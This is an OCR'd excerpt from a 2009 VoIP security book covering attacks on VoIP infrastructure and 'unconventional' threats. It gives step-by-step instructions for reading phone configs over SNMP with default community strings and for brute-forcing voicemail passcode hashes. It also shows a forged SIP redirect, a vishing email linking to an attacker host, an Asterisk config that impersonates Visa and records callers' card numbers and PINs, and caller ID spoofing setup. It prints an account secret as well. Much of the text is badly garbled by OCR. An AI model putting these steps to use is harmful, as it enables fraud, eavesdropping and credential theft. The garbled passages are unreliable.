Like many devices with an operating system, hard phones often enable network services for a variety of management purposes. Specifically, VoIP hard phones often have Simple Network Management Protocol (SNMP) enabled. SNMP is a common method used to manage network devices. SNMP version 1 (SNMPv1) is the most popular version; however, it is also the weakest. SNMPv1 is a cleartext protocol that lets read and write community strings (which are similar to device passwords) traverse the network without encryption. The use of cleartext community strings is obviously a weak security practice. Furthermore, more often than not, the community string that grants read access to the devices and its configuration information is usually set as `public`. Hence, any device using SNMPv1 can be compromised by either an attacker's guessing a weak read or write community string (such as `public` or `private`, respectively) or by an attacker's sniffing the network. Once an attacker has gained SNMP access to a hard phone, she can access the phone's specific configuration settings. This allows her to perform further attacks with advanced information about the device, like the route table of remote devices or the LDAP authentication server.

To pull information from a hard phone using SNMP, an attacker would complete the following steps:

1. Download an SNMP tool, such as GetIf, to pull information from SNMP devices. GetIf can be downloaded from *http://www.wtcs.org/snmp4tpc/getif.htm.*
2. Open GetIf from the Start Menu (**Start** ➢ **Programs** ➢ **GetIf**).
3. Type the IP address of the hard phone in the **Host name** text box.
4. In the **SNMP Parameters** section, enter the SNMP read or write community string. The attacker would leave this as public or private if he has not already sniffed the information over the network.
5. Select the **Start** button on the bottom right-hand side. (If `public` is the correct read community string, information will be displayed immediately in the various textboxes.)
6. In order to get the specific configuration information from the hard phone, select the **MBrowser** tab.
7. Select **Start**.

The specific configuration information stored in SNMP files will be displayed in the MBrowser tab. The attacker can simply expand the + symbols to look for specific information, as shown in Figure 6-2.



igure 6-2:

[9] *a01d01b2_3.bin* A

[10] *46xxsettings.txt* A

Previous Next

TeamUnknown Release

Chapter 6 - Attacking VoIP Infrastructure

Hacking VoIP: Protocols, Attacks, and Countermeasures

by Himanshu Dwivedi

No Starch Press 2009

Previous Next

Cisco CallManager and Avaya Call Center

C C A C C C A
A
323 A A 323 A
A C
A C A

6 2

Table 6-2: Insecure Services Used with VoIP, Mitigation Recommendations, and Testing Tools

Services	Recommendation	Tool
	D	
	E	
	E	
A B	E	
C	A E	
	E 3	
	E	A

A http://www.insecure.org/ http://www.cirt.net/
http://www.nessus.org/
A C A
6 2

Using Nmap to Scan VoIP Devices


B
C 21 23 80 D 69 161
C A

1 D http://www.insecure.org/

2 172 16 11 08
C C A C C

n ap p 55 5

6 3 A C



i ure A C

S annin e ana emen n er a es wi i o

C B
A
C

C A

1 D http://www.cirt.net/

2 172 16 11 08 C C
A C C

ni kt o - host 1 1 11

3

is o erin u nera e Ser i es wi essus

A D
C A

1 D http://www.nessus.org/

2

3 C http://www.nessus.org/download/index.php

4 C C A C A

Previous Next

TeamUnknown Release

Chapter 6 - Attacking VoIP Infrastructure
Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press 2009

Previous Next

odu ar essa in oi emai Sys em

A A
A A

1 2 A
A C A C A D5
A C A D5

Modular Messaging server is Base64 encoded, which offers little to no protection because it is trivial to reverse using a handful of programs. Furthermore, the attack is even more trivial than most offline brute-force attacks because a voicemail passcode usually consists of only 4 numeric fields. Because all communication between the user's Outlook client and the Modular Messaging server uses cleartext protocols, a user can sniff the challenge, reverse the Base64 encoding, and perform an offline dictionary attack to retrieve the voicemail passcode for all voicemail boxes on the system. Because the passcode consists of only 4 numeric fields, the attack requires only 10,000 attempts (0 to 9,999). These attempts can be made in about five seconds on a Pentium 4 processor. Only when the passcode consists of 14 characters does it take considerably longer to crack.

In order to complete this attack, a malicious insider must passively sniff the network and gain access to all authentication attempts from the Outlook client and the Modular Messaging server. (Note: Switched networks do not prevent sniffing attacks.) Once an attacker is able to sniff the network, she needs only to capture two of the three items required to crack the accounts offline, including the challenge and the resulting CRAM-MD5 hash. Both the CRAM-MD5 hash and the challenge are sent over the network in cleartext, allowing the equation below to be the attacker's recipe for success. Items in bold here are sniffed over the network and items in bold italic are brute-forced:

```
CRAM-MD5 = Passcode + Challenge
-  CRAM-MD5      =      Ac2158a7d4c2287874d485501d67d807
- Challenge      =      3458074250.7565974@mmlab2mss01lnx
- Passcode       =      ??????????
495278A176DA26D72149954E06792CB7 = MD5 (0001 + 3458074250.7565974@mmlab2mss01lnx)
1E6E2D30C84331475EB94D14BEAD1351 = MD5 (0002 + 3458074250.7565974@mmlab2mss01lnx)
ADDD6C5A96E0545D75DC03270B40BAAF = MD5 (0003 + 3458074250.7565974@mmlab2mss01lnx)
9CDAB50A50CBD26A8511C3CAE6302701 = MD5 (0004 + 3458074250.7565974@mmlab2mss01lnx)
AD7827249D7A704857161DFADCAE0A69 = MD5 (0005 + 3458074250.7565974@mmlab2mss01lnx)
... Automatically Continued...
Ac2158a7d4c2287874d485501d67d807 == MD5 (2006 + 3458074250.7565974@mmlab2mss01lnx)   - Match!!
```

Note the last row in the attack process, where the result of the guessed passcode of 2006 and the challenge of 3458074250.7565974@mmlab2mss01lnx is Ac2158a7d4c2287874d485501d67d807. This is the same value that was sniffed over the network. Hence, the attacker can conclude that the user's voicemail passcode is 2006.

In order to prevent authentication attacks on Modular Messaging, use SSL with LDAP to keep attackers from sniffing the authentication communication. Alternatively, a longer PIN could also be required; however, the size required to prevent cracking of the PIN becomes quite large (14), as shown here:

- 4 numeric fields: Less than 1 minute
- 6 numeric fields: Less than 1 minute
- 8 numeric fields: 4 minutes
- 10 numeric fields: 7 hours
- 12 numeric fields: 32 days
- 14 numeric fields: 7 years
- 16 numeric fields: 700 years

To compromise a user's voicemail passcode using the Outlook Modular Messaging plug-in, an attacker would complete the following steps:

1. Perform a man-in-the-middle attack using Cain & Abel. See "Using Cain & Abel for Man-in-the-Middle Attacks" on page 78 for more details.
2. Once a user checks voicemail via the Ayava Outlook plug-in, select the *Sniffer* tab on the top row.
3. Select the *Passwords* tab on the bottom row.
4. Highlight *SMTP* on the left pane (see Figure 6-4).




Figure 6-4: Captured challenges and CRAM-MD5 hashes from Avaya Modular Messaging server

5. Once the challenges and hashes have been captured, highlight the row that is to be cracked, as shown in Figure 6-4, where the second row is highlighted.
6. Right-click the row and select *Send to Cracker*.
7. Select the *Cracker* tab on the top row. The hash and challenge that were just exported from the passwords tab should appear.
8. Highlight the row, then right-click and select *Brute-force attack*.
9. Click the *Start* button, and within a few sections, Cain & Abel will have carried out a brute-force attack on the passcode, which is 2006 (see Figure 6-5).




Figure 6-5: Compromised password from carrying out a brute-force attack on CRAM-MD5 hashes from Avaya Modular Messaging server

Previous Next

TeamUnknown Release

Chapter 6 - Attacking VoIP Infrastructure

Hacking VoIP: Protocols, Attacks, and Countermeasures

by Himanshu Dwivedi

No Starch Press © 2009

Previous Next

Infrastructure Server Impersonation

Moving beyond attacks against infrastructure systems, attacks impersonating infrastructure VoIP devices are a bit more interesting. An attacker's ability to spoof a legitimate gatekeeper, Registrar, Proxy server, or any other VoIP authentication entity can be quite harmful. This section describes the use of a fake infrastructure system to gain access to a user's VoIP credentials, eavesdrop on the user's calls, or redirect a call's destination. The VoIP entities we will discuss are:

- Spoofing SIP Proxies and Registrars
- Redirecting H.323 gatekeepers

Spoofing SIP Proxies and Registrars

Many spoofing attacks against VoIP networks that use SIP are possible, including the ability to spoof infrastructure systems such as SIP Proxy servers and SIP Registrars. During a SIP `INVITE` request, a SIP client sends a SIP Proxy server or Registrar an `INVITE` packet. Before the legitimate server can respond, an attacker can submit a forged response that appears to be from the real domain but that has a different IP address, thereby redirecting the User Agent to a SIP Proxy server or Registrar controlled by the attacker.

For example, if a SIP User Agent tried to contact eNapkin (*http://www.enapkin.com/*) with the contact address 172.16.1.100, an attacker could forge a response from eNapkin with the contact address of 172.16.1.150, which is a SIP Proxy/Registrar that the attacker controls. When the legitimate User Agent wishes to call users in eNapkin, the attacker can redirect calls to any SIP client of his choosing. In this scenario, an attacker could redirect calls to a client he controls as well as the legitimate client for the call, allowing the attacker to listen to all calls to or from their target. The spoofed SIP packet from the attacker would look similar to the following (notice the `Contact` line, where the IP address of the attacker is listed):

```
SIP/2.0 302 Moved Temporarily
To: <sip:Sonia@172.16.1.100>
From: <sip:Raina@172.16.1.100>;tag=1108
Call-Id: 11082006@172.16.1.100
CSeq: 1 INVITE
Contact: <sip:attacker@172.16.1.150>
```

Once the User Agent receives the spoofed packet, it will attempt to contact the SIP Proxy server on the address specified on the contact field. The User Agent will then be communicating with the fake SIP Proxy server or Registrar, thus allowing the attacker to control the User Agent's communication path.

Redirecting H.323 Gatekeepers

H.323 gatekeepers can also be redirected pretty simply, depending on the implementation. If an H.323 endpoint does not have a static gatekeeper set, it searches for one by sending a Gatekeeper Request (GRQ) packet over the network to 224.0.1.41 on port 1718.[11] Each H.323 endpoint will use this address to find the local gatekeeper on the network. The trick here for the attacker is to respond to the packet first and tell the H.323 endpoint to register to a gatekeeper under her control. The Gatekeeper Confirmation (GCF) packet sent by the attacker can force H.323 endpoints to route all their calls, both cleartext and encrypted, through a malicious intermediary. Alternatively, to ensure that the call is completed properly, the malicious gatekeeper can point to the legitimate gatekeeper on the network, ensuring that all calls are actually routed. Once the H.323 endpoint agent receives the GCF packet, the endpoint will then be communicating with the attacker's gatekeeper, thus allowing the attacker to control the voice communication path.

In many situations, a static IP address will be entered for an endpoint's gatekeeper; however, that still does not prevent the redirection attack. Even if an endpoint does not send a discovery packet to 224.0.1.41, an attacker can still update the endpoint's gatekeeper information with malicious data. In order to perform this attack, an attacker can monitor the network and wait until the endpoint is rebooted or simply force a reboot by performing a DoS attack on the endpoint.

When an endpoint begins the boot process, it looks for its statically entered gatekeeper address. At this time, an attacker can override the static entry with its forged CF response, containing its own gatekeeper information. Much as in the previous situation, the CF packet sent by the attacker will force the H.323 endpoint to update its gatekeeper information. Thus, while a statically entered gatekeeper address has been used on the network, the endpoint will still override that information if a CF packet is received from the network with new information. Once the new information is received, the data in the CF packet will be used by the endpoint. It should be noted that the attacker's CF packet must reach the endpoints before the legitimate gatekeeper's CF packet, which means that timing and proximity are key requirements if such an attack is to be successful.

This allows an attacker to control the voice communication path of H.323 endpoints.

[11] 224.0.1.41 is a reserved Class D multicast address for gatekeeper discovery.

Previous Next

TeamUnknown Release

Chapter 6 - Attacking VoIP Infrastructure

Hacking VoIP: Protocols, Attacks, and Countermeasures

by Himanshu Dwivedi

No Starch Press 200

Previous Next

u ar

VoIP infrastructure systems are the backbone of voice communication. H.323 endpoints and SIP User Agents rely on these systems to ensure that calls are managed properly and securely. This chapter showed how VoIP software and hardware appliances can be attacked and/or abused similarly to the way any other technology with a TCP/IP stack can be attacked and/or abused.

For example, a vulnerable Cisco router running TFTP is not much different from a vulnerable Cisco/Avaya hard phone running TFTP. oth devices are vulnerable to all attacks that fall under the TFTP umbrella. Whether it is a hard phone or Cisco/Avaya CallManager software, each service running on these systems needs to be secured.

Advanced applications using VoIP technology, such as voicemail applications, need to be hardened also. The assumption of privacy on voice calls carries over to voicemails therefore, the argument of treating email, which most people know is not 100 percent private, similarly to voicemail, which is also not 100 percent private, but is assumed to be, does not apply well. While weak voicemail passwords have not generally had a direct effect on privacy, VoIP changes that situation as brute-force attacks on four-digit voicemail passwords can be carried out offline in a matter of minutes.

Lastly, critical VoIP infrastructure systems, such as SIP Registrars, SIP Proxy servers, and H.323 gatekeepers, can all be easily spoofed. An attacker's spoofing these entities, which are often responsible for authentication, will spell bad news for the network and its users. Hence, there is a strong need for VoIP infrastructure software and hardware to be secured, along with the protocols they use. If VoIP is going to provide any security guarantees to its users and customers, it must reside on an infrastructure that can be regarded as secure. Attackers who are bored with all the attacks on SIP and H.323 may find it easier simply to attack the VoIP backbone components to have a greater impact on the system.

The development of an infrastructure that is immune to users' sniffing on the network or security attacks on TFTP, DNS, and DHCP is desperately needed. VoIP software vendors need to consider their products as a database of sensitive data in the audio format (rather than the file format used by Oracle and S L Server) and provide security protections appropriately. Also, VoIP network devices must be able to protect against server impersonation or redirection. Proper authentication and integrity checking are popular for client-to-server communication but should also be used for server-to-client verification as well as server to server.

Previous Next

TeamUnknown Release

Chapter 7 - Unconventional VoIP Security Threats

Hacking VoIP: Protocols, Attacks, and Countermeasures

by Himanshu Dwivedi

No Starch Press 200

Previous Next

a ter : ncon entional o P ecurit T reat

er iew

In addition to protocol attacks on SIP, H.323, IAX, and RTP, as well as attacks against specific VoIP products, many unconventional attacks against VoIP networks can cause a lot of harm. For example, in the email

world, a spam attack is neither sophisticated nor complex to perform however, the headaches spam has brought to email users, from the nuisance of bulk email to phishing attacks, make spam a major issue for email users. This chapter will take a similar approach to VoIP by showing existing attacks that have the potential to be a major nuisance.

The focus of this chapter will be how VoIP technologies, while very complex themselves, are still open to many simple attacks that can cause a lot of damage. When these minor flaws are applied to trusted entities, such as a user's telephone, they have the ability to trick users into doing things they normally would not do. When, for example, an email asks you to click a link and submit your personal information, most users are wise enough to nore thatre e t. o ever hat er re e ve an a to ate phone a p rporte y ro the r re t ar o pany ra ete ton erv e o er o o the re ton n the e a e o they he k the 00 n erprov e n the e a e at he the one on the a k o the r re t ar h enaro a on th any other e n th hapter.

he atta k ho n n th hapter o ne the eakne e o oIP net ork the a ty to peror o a en neern atta k on h an e n an the a ty to a e o eth n e a ee tr t orthy o rte ephone to o pro e oIP en er .Spe a y the atta k ho n n th hapter are the o o n

oIP ph h n

akn ree a n the n te State an n te n o

a er I poo n

nony o eave roppn a re re ton

Spa ver Internet e ephony SPI

e ore e e n th hapter on take a e o ent to et p the ne e ary a env ron ent. o pe tn the o o n tep en re that the proo o on ept atta k ho n n th hapter ork ore ty.

1. oa the ter k P .

   a. o n oa the ter k P v rt a a hne oIP on -app an e ro *http://www.voiponcd.com/downloads.php*.

   . o n oa are P ayer ro *http://www.vmware.com/products/free_virtualization.html*.

   . n p *VoIP-appliance.zip* onto yo r har rve.

   . n are P ayer oa oIP on .

2. a k p *iax.conf* *sip.conf* an *extensions.conf* on the ter k P y te th the o o n o an

```
cp etc asterisk extensions.conf etc asterisk extensions.original.conf
cp etc asterisk sip.conf etc asterisk sip.original.conf
cp etc asterisk iax.conf etc asterisk iax.original.conf
```

3. on re the ter k P y te .

   a. o n oa *iax.conf* *sip.conf* an *extensions.conf* ro *http://labs.isecpartners.com/HackingVoIP/HackingVoIP.html*.

   . opy a three e to */etc/asterisk* over rtn the or na .

4. e tart the ter k P y te th **etc init asterisk restart**.

. o n oa the S P ent - te ro *http://www.xten.com/index.php?menu=download* an the I ent a o ro *http://iaxclient.sourceforge.net/iaxcomm/*.

one o no have a a ettn or th hapter.

Chapter 7 - Unconventional VoIP Security Threats

Hacking VoIP: Protocols, Attacks, and Countermeasures

by Himanshu Dwivedi

No Starch Press 200

Previous Next

VoIP Phishing

Ph h n noth n ne to o t o p ter er a e a e or a ra to k tp or ta note ro the r avorte ren n era re e ve a o t every ay. rther ore anyone ho o n a a a hne an a o a v t to a or o ph h n . ho ha n t re e ve n o te a vert e ent y a a tho h th a a e e a y the nk a Preventon to 200

e a e o the e o ph her an the a o nto oney they earn or o n a o t noth n ph h n ne an t ettn ar er. In a te a ph h n tanother or o the nk a an a vert e ent re e ve n phy a a o e every ay. or anyone ho o n a ho e re e vn t o or three etter a ay ro ort a e o pane o ern an n e eva e ntere t rate a o t tan ar .

oIP ph h n app e an o on ept to a ne te hnoo y. In o t ph h n e a the tar et a ke to k a nk an o n o take the to a o e te that appear to e the e t ate one. ore a pe the er an e ent to a pa e that ook ke the PayPa te t a t a y a e te ontro e y an atta ker. he o e te then a k the er or o e type o n or aton h a a e ma e pa or or o e other er- pe n or aton. n e atta ker apt re th n or aton they an then onto the er a o nt tho t the er kno e e. hey are ree to tran er oney tra e to k or even e er o a e rty n or aton.

Spreading the essage

oIP ph hn a o kno n a *vishing* take the a e on epta e a ph hn trep a e the ake e te th a ake phone n eroreven phone e tnaton. ore a pe e a ph hn atta k ay a k yo to o to *www.visa.com* to on t ne on ernn yo r a re t ar ho ever h e the te t ho p a *www.visa.com* the a t a e tnaton ht e a a o e te ontro e y an atta ker *123.234.254.253/steal/money/from/people.html*. In oIP ph hn atta ker prov e not the nk to a a o e te ta e t ate-ook n phone n er h a an 00 or n ero the atta ker ev n . rther ore to n rea e the appearan e o va ty th phone n er y-n erv e atta ker an atte pt to y a 00 n erne ar the phone n er o k o the ank n tt ton they h to per onate. ven a re ton or re e tto a an 00 or n er the en er ay e ore key to tr t tan ake the te ephone a .See re -1 or an e a pe.




Figure 7- : oIP ph hn e a

In a ton to tn a phone n er atta ker an e ore oph t ate an a a a o oIP a on to the e a e a e. ore a pe any oIP ent h a Skype a o on to e pa e ne a e a e or e te to n tate o t on oIP a . rther ore the oIP a on an onta n the o o o the o pany the atta ker he to per onate. n e the er k the o o he a to at a y a the n er ontro e y the atta ker h e e evn that the rea y a n the a t a n ero h re t ar o pany. See re -2.




Figure 7- : oIP ph hn e a th a o oIP a on

ot e that the e a e ho n n re -2 onta n a re o n a e an ee n y tr t orthy o pany o o h a a a e a te t that ay a ra ete ton Serv e e ate y. er ho k the o o a to at a y a a n ero the atta ker ho e h h o vo y nota t a y a . he e pot an o r th any oIP ent ho ever th part are a pe ha een to e or Skype. he rea on an atta ker o e Skype ver a ore v nera e oIP ent the a e rea on hy e a ph her are on o PayPa —there are ore than on re tere er

on on re tere Skype er one o the o n to k that tr te on an ake the an ero a . he o e or the a o oIP on n re -2 ho n here

```
a hr ef   skype:  18881182   6 cal l
i mg sr c   ht t p:   at t acker s. i p. addr ess  vi sa. j pg   st yl e   bor der :  none
 a
```

n e the e ha een ave t an e n erte a a nat re e n the ph her e a ent n ro o t took th a pe a ee tn *Insert* ➢ *Signature* ➢ *Use this file as template* ➢ *Browse* ➢ *VoIP.Phish.Visa.htm* . he ph her an en on o e a an ea h o the have the a o oIP on va the nat re e.

In the a pe o e not e that the r t te n o the atta ker n er. e a een er typ a y ont e or e the phone n er o the r re t ar o pany t o e t or an ave ra e per on to eter ne t ore tor not tho t he kn the ar t e h h any peop e n too other o e to o e pe a y the er orre a o thera o ntan ant to a the n era oon a po e. he e on te ho n n o the o aton o the a on h h ha een ho te on a erver ontro e y the atta ker. n er ho k the o o een e taken to a phone vo e a o ontro e y the atta ker a ho n n re -3.

Figure 7-3: Result of user's clicking VoIP call icon

Receiving the Calls

In either of the scenarios just described, listing a phone number or providing a malicious VoIP call link, once the user makes the call, he will most likely enter a voicemail system that sounds exactly like the system of the intended target (the bank or credit card institution). After the user is prompted to enter his credit card number, PIN, and mother's maiden name for "verification" purposes by the automated system controlled by the attacker, the attacker has successfully carried out a VoIP phishing attack.

The attacker needs to ensure that when the user arrives at the bogus destination, the voice answer system, such as the IVR, resembles very closely the real destination's voice answer system. For example, every phish site for Visa, MasterCard, PayPal, Bank of America, Charles Schwab, Fidelity, or any other financial institution closely mirrors the real website. If a user went to a PayPal site and saw something remotely different, such as a different login page, misspelling, or just a different sequence of events to access her information, she might be tipped off that the site is bogus.

Similarly, VoIP phishers must ensure that the sequence of events, tone of voice, and prompts by the automated voice message service closely mirror those of the legitimate one. The bad news about this task it that it is fairly easy to accomplish. The Asterisk PBX is able to provide IVR services for users, and attackers can use this feature to create their own IVR system, ensure that it mirrors the "real" automated environment, and use it to answer calls. Asterisk is also able to auto-answer a phone number and provide an automated computer-generated voice in a variety of different tones. Furthermore, when users are prompted to enter their credit card number, PIN, or ZIP code, the attacker can set up an automated method to record this information with the Asterisk PBX, making the attack very simple and sustainable across a number of targets.

Now that we have shown how to create a VoIP phishing email easily, let's show how the automated call system can be set up. In this example, we will phish users, posing as a credit card company. Just as real credit card companies do, we will ask the user to enter his credit card information for verification purposes, including the credit card number and the user's ZIP code and four-digit PIN. Unlike real credit card companies, though, after attackers have gained the information they want, the call will disconnect, an event that will be blamed on high call volume.

Complete the following exercise to set up a mini-IVR-like system on the internal phone extension 867.4474 (To-Phish) using Asterisk PBX. The example here will simply show how Asterisk can be used to automatically answer phone calls; use Swift, a text-to-speech program for Asterisk, to speak to the user; ask the user for information such as a credit card number; and record that information and save it as a file.

1. Log in to the Asterisk server.
2. Download Swift from *http://www.mezzo.net/asterisk/app_swift.html* and install it with the following commands:

   ```
   tar -xzr app_swif-release.tgz
   make install
   load app_swift.so
   ```

3. Once Swift has been installed correctly, add the following text to *extension.conf* (under the [test] realm):

   ```
   [test]
   exten => 8674474,1,Answer
   exten => 8674474,2,Wait(2)
   exten => 8674474,3,Monitor(wav,CreditCardPhish)
   exten => 8674474,4,Swift(Welcome to Visa Credit Card Services)
   exten => 8674474,5,Swift(Please enter your 16 digit credit card number)
   exten => 8674474,6,Swift(Please enter your zipcode)
   exten => 8674474,7,Swift(Please enter your 3-digit pin code)
   exten => 8674474,8,Swift(I'm sorry. Due to high call volume, the system cannot process your request. Please c
   exten => 8674474,9,Swift(goodbye)
   exten => 8674474,10,Hangup
   ```

4. Next, using any phone registered to the Asterisk server, call 867.4474, as listed in the *extensions.conf* file.
5. When the system answers, type your credit card number, ZIP code, and three-digit PIN.
6. Once the information has been entered, Asterisk will record the information in two files located in */var/spool/asterisk/monitor* : *CreditCardPhish-in.wav* for the input sounds and *CreditCardPhish-out.wav* for the output sounds. The recording process is controlled by line 3, where the Monitor option is used to record the call. All sounds and key tones entered during the call will be recorded.
7. Once users have completed their calls, log in to the Asterisk server and copy all the recordings to a Windows operating system.
8. Convert the key tones recorded in the *.wav* files to actual text, numbers, or symbols.
   a. On the Windows operating system, download DTMF from *http://www.polar-electric.com/DTMF/Index.html*. DTMF is a tool that takes

telephone audio key tones and displays them as the text, numbers, or symbols they represent.

b. Open DTMF and play the *.wav* file recordings (*CreditCardPhish-in.wav* and *CreditCardPhish-out.wav*).

c. Once the audio has been played and heard by DTMF, it will display the text, as shown in Figure 7- .




Figure 7-4: DTMF converts telephone key tones to text.

Done After sending the   oIP phishing email, the attacker has recorded the information entered by the victim.

Previous Next

e   n no n e e   e

pter - ncon ention VoI P Securit re t

Hacking VoIP: Protocols, Attacks, and Countermeasures

by Himanshu Dwivedi

No Starch Press 2009

Previous Next

Making Free Calls

Making free calls from a PC to any landline or mobile phone in the United States or the United   ingdom is not really a security attack, but it is a nice little perk that will enable several other attacks in this chapter. For a few years, the major   oIP soft phones have provided free PC-to-PC calling but charge for calls from PCs to landlines and mobile phones, such as SkypeOut. Using Asterisk PBX, the X-Lite soft client, and   oIPBuster, free calls from a PC to a landline phone are now possible (but only for US or U   phone numbers). Here's how you set it up:

1. Create a   OIP account with   oIPBuster (*http://www.voipbuster.com/*), download the   oIPBuster client, and create a username and password that will be used in SIP session setup.

2. Once an account with   oIPBuster has been set up, log in to the Asterisk server and change directories to the Asterisk folder with **`cd /etc/asterisk`**.

 . Open the *sip.conf* file in */etc/asterisk* and add the following items at the end of the file. Make sure you replace the items in bold with your   oIPBuster username and password.

```
[voipbuster]
type=peer
host=sip.voipbuster.com
context=test
username=USERNAME
secret=PASSWORD
```

 . Open the *extensions.conf* file in */etc/asterisk* and add the following items in the test realm ([test]). Make sure you replace the items in italic with the number you want to call via your SIP client. Our example will be calling the number   15.118.200 .

```
[test]
exten =>100,Dial,(SIP/Sonia)
exten =>101,Dial,(SIP/Raina)
exten =>14151182006,Dial,(SIP/14151182006@voipbuster)
```

5. Using X-Lite or your favorite   oIP SIP client, point your   oIP soft phone to the Asterisk server. If using X-Lite, complete the following steps:

   a. Navigate to **SIP Account Settings**.

   b. Select **Properties**.

   c. Select the **Account** tab and enter your   oIPBuster username,   oIPBuster password, and domain (IP address of the Asterisk server).

 . Select **OK** and **Close**.

Done By dialing 1 15118200 on the X-Lite   oIP soft phone on your PC, you will make a call from the Asterisk PBX on your local network to   oIPBuster, which will then route the call to the landline or mobile phone you have chosen. Also, this allows the use of Asterisk for internal PC-to-PC calls as well, such as extensions 100 and 101 in *extensions.conf*, which are local   oIP client on the internal network.

It should be noted that neither Asterisk nor -Lite must be used with VoIPBuster, because it also has a thick client that can make free phone calls for you however, if you have an Asterisk PB system for your internal calling, it is nice that you can use the same PB for both internal VoIP calls as well as external calls. In order to use VoIPBuster directly for external calls, simply download its client and use its client interface.

Previous Next

e n no n ee e

pter - ncon ention VoI P Securit re t
Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press 2009

Previous Next

Caller Spoo ing

Caller ID spoofing does exactly what its name implies: It changes the appearance of the source phone number of a telephone call. Caller ID spoofing can be innocent enough, allowing the kids who grew up with 69 to finally make phone calls and not feel bad about getting scared and hanging up at the last second however, it can have many malicious applications as well. For example, the phone number of your bank can be spoofed, leading to another form of phishing attacks. Spoofing a bank number could allow attackers to call the phone number of everyone in the phone book and impersonate a trusted financial institution. Caller ID spoofing can also force someone to answer a call from someone he or she has been trying to avoid.

The reason Caller ID spoofing is possible is that implicit trust is placed on the source entity (the caller) during a phone call. For example, when a phone call is made, the source device, such as a VoIP soft phone, will send its source phone number to the destination as part of the data packet. Similar to how source IP addresses can be changed in TCP/IP headers, the source phone number can be changed by the outgoing device in a TCP/IP VoIP packet. In traditional phones, such as landlines or mobile devices, no user interface/option allows for this ability (for good reason) however, in the computer world, this is as simple as making a few edits to your soft phone/VoIP packet and placing the call. Spoofing values in TCP/IP packets is nothing new and is simply carried over to VoIP data packets.

There are many ways to spoof Caller ID, including speciali ed calling cards, online calling services, or simply downloading specific software. A quick Internet search will lead to many methods for spoofing Caller ID we are going to show four specific examples. The first example, which is the simplest (five quick steps), uses IA with an IA client and VoIP et (an IA VoIP provider). For those who prefer SIP clients, the second example uses a SIP client, such as -Lite, an Asterisk server, and VoIP et. The third example uses an online service. Finally, the fourth example shows how to perform Caller ID spoofing on an internal VoIP network, such as a Cisco or Avaya hard phone with Asterisk. It should be noted that spoofing your Caller ID is now defined as pre-texting, which is against the law and carries severe penalties (as noted by the 2006 Hewlett-Packard case).

E ample 1

As noted previously, the reason Caller ID spoofing works with iaxComm and VoIP et is that the information provided by the calling entity is trusted. iaxComm offers the ability to change one's Caller ID number, as noted in step 2 in the next exercise. Because VoIP et is a VoIP provider, it is taking information from a soft phone and converting that information to a PB system for landline destinations. Because the soft phone (iaxComm) is not connecting directly to a PB system, VoIP et has no choice but simply to trust the information it receives in the TCP/IP VoIP packets. In this case, iaxComm is modifying the information before it is sent over the network, forcing VoIP et and the final destination to display the spoofed number.

For this spoofing example, we will need to set up a VoIP et account to spoof our Caller ID and an IA client, such as iaxComm.

1. Download iaxComm from *http://iaxclient.sourceforge.net/iaxcomm/*.
2. Create a VoIP et account by visiting *http://www.voipjet.com/*. The account grants you 25 cents' worth of calls for free.
3. Once a VoIP et account has been set up, you will see an option called **Clic here to vie instructions on setting up Asteris to send calls to o P et**. Select that option and note the information to be used, as shown in Figure 7-5.

VoipJet account number (username/UserID): 15193
Authorization code (password): 7f5db6951fabfaa4 (You should see an MD5 string, if it is blank logout and login again)

Test Server: test.voipjet.com (8.11.164.234) - no minimum balance to use
Production Server: east.voipjet.com (8.11.164.235) - requires greater than 20 dollar balance to use. Send high volume and call-center traffic here.
Second Production Server: nac.voipjet.com (66.246.72.34) - requires greater than 20 dollar balance to use. Nac.net bandwidth has good peering.
Try and enter the domain name in your iax.conf (e.g. test.voipjet.com) but if you are having DNS issues enter the IP address directly!

For Asterisk@Home AMP see this screenshot. For the regular Asterisk PBX setup, see below:

Asterisk PBX Step 1: Add the following lines to the end of iax.conf (found in /etc/asterisk)

```
[voipjet]
type=peer
host= test.voipjet.com
username= 15193
secret= 7f5db6951fabfaa4
auth=md5
context=default
```

Step 2: Add the following to extensions.conf (found in /etc/asterisk)

```
; NANPA: North American Numbers dialed as 1 + area code
; For example, the New York Public Library is dialed as 12123400849
; 1 (North American call) 212 (New York area code) 3400849 (libary's phone number)
; WORLD: International Numbers dialed as 011 + country code + number
; For example, the Tate Modern Museum in London, U.K. is dialed as 011442078878000
; 011 (International call) 44 (U.K. country code) 2078878000 (museum's number)
; Finally, the number just before @voipjet in the Dial string is your VoipJet userid # ; and it needs to be there!

